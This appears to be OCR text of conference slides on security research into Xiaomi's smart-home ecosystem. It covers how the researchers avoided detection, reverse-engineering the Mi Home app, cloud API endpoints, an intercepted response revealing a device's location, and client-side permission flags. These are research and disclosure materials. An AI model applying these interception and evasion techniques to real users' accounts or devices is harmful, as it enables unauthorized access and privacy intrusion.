




Problems with warranty seals?

Roborock S8: All eMMC pins are accessible from the holes of the buttons





THE XIAOMI ECOSYSTEM

The Xiaomi Ecosystem

- Xiaomi mostly known for Smartphones
- Claims to have the biggest IoT ecosystem worldwide
  - Divided in Regions: Global (SG), EU (DE), US, RU, IN, CN
  - 618 Million Devices (March 2023)
- Different Vendors, **one ecosystem**
  - named „Mijia“ or AIOT
  - Same communication protocol
  - Different technologies supported
  - Implementation differs from manufacturer to manufacturer
    - Software quality very different
    - Custom features added to firmware

Products


Xiaomi Security Team

- Responsible for Security of Software, Cloud, Shops
- Team has access to source code of Xiaomi developed products
- Team does not have source code of third-party vendors (e.g. Lumi, Yeelight)
- Focus: Smartphones, Backend
- Bug Bounty Program via HackerOne: Up to 30k$ per Vulnerability
- My experience:
  - Quick reaction and fixes
  - Create and improve guidelines for OEMs


REVERSE ENGINEERING THE ECOSYSTEM

How we stay undetected?

- Multiple smartphones/tablets
  - Different Xiaomi accounts
  - Different server location
  - Spoofed GPS coordinates
- Wi-Fi Network
  - Separate Wi-Fi access points
  - VPNs to Hong Kong, China
  - TOR
- No mixture between different accounts and devices



Communication relations



Comparison of Methods

App


- App can be downloaded for free
- Requires Cloud interaction -> legal issues
- Information can be obtained for a large number of models
- Analysis reveals vulnerabilities in cloud APIs
- Vulnerabilities can be fixed by the cloud provider easily

Devices

- Requires procurement of devices
- Any attack can be done (even destructive ones)
- Information is valid for a specific set of models
- Analysis reveals vulnerabilities on devices
- Vulnerabilities can be fixed by firmware updates from the vendor, which requires user interaction

Preferred method

Approaches: App



Mi Home App
Reverse engineering & analysis

App Reverse Engineering

- Idea: Understand interaction between app and phone, and app and cloud
- Advantage: device data is displayed inside the app -> app needs to know how to interpret it
- Methods:
  - Disassembly: Jadx (APK to Java)
  - Modification: Apktool (APK to smalicode, rebuilding)
  - Monitoring: Logcat (monitoring Android log files)
  - Interception: Xposed framework (modifying flows while execution)

Mi Home App (Android)

- App partially obfuscated, usage of native libraries
- Device specific functions: provided by Plugins (JS-Bundles)
- Communication to cloud:
  - Authentication via OAuth
  - Layered encryption
    - Outside: HTTPS
    - Inside: AES using a session key
  - Message format: JSON RPC

Analysis of App: Structure

Mi Home Core App
(Dev: Xiaomi)

Core functionality:
- Device add, delete
- Device list
- Device Updates via Cloud
- Plugin Management
- Permission Management

Example Endpoints:
/home/device_list {“ssid”: “…”, bssid: “…”}
/home/multi_checkversion {"dids":[…]}
/home/devupgrade {"did":“…"}
/device/devicepass {"did":“…"}

Roborock S6 MaxV
(Dev: Rockrobo)

Device specific functionality:
- Device commands
- Map download and presentation

Endpoints:
/home/rpc/#did# {“method”: …}

⋮

Aqara Cam Plugin
(Dev: Lumi)


Device specific functionality:
- Device commands
- Camera feed view (via P2P)
- Zigbee device control

Example of intercepted cloud api call

- REQ: api.io.mi.com/home/device_list method:POST params:[]
- RES:
  {"message":"ok","result":{"list":[{"did":"659812
  bc…zzz","name":"Mi PlugMini","localip":"192.1
  "mac":"34:CE:00:AA:BB:CC","ssid":"IoT","bssid"
  DD:EE","model":"chuangmi.plug.m1",
  "longitude":“-71.0872248","latitude":"42.33794500“,
  "adminFlag":1,"shareFlag":0,"permitLevel":16,"isOnline":true,
  "desc":"Power plug on ","rssi":-47}

Example of intercepted cloud api call

- "longitude":"-71.0872248","latitude":"42.33794500”



Source: Openstreetmaps

App handling of user permission

- Plugin determines permission based on flags

  "adminFlag":1,"shareFlag":0,"permitLevel":16

  User is owner of device

  Device is not shared

  Privilege level (device dependent)

  – User can update firmware, set settings, share device, etc

App handling of user permission

- Plugin determines permission based on flags

  "adminFlag":0,"shareFlag":1,"permitLevel":4, “uid”: 123

  User not owner of device

  Device is shared

  Privilege level (device dependent)

  – User can only view device, other options are not visible

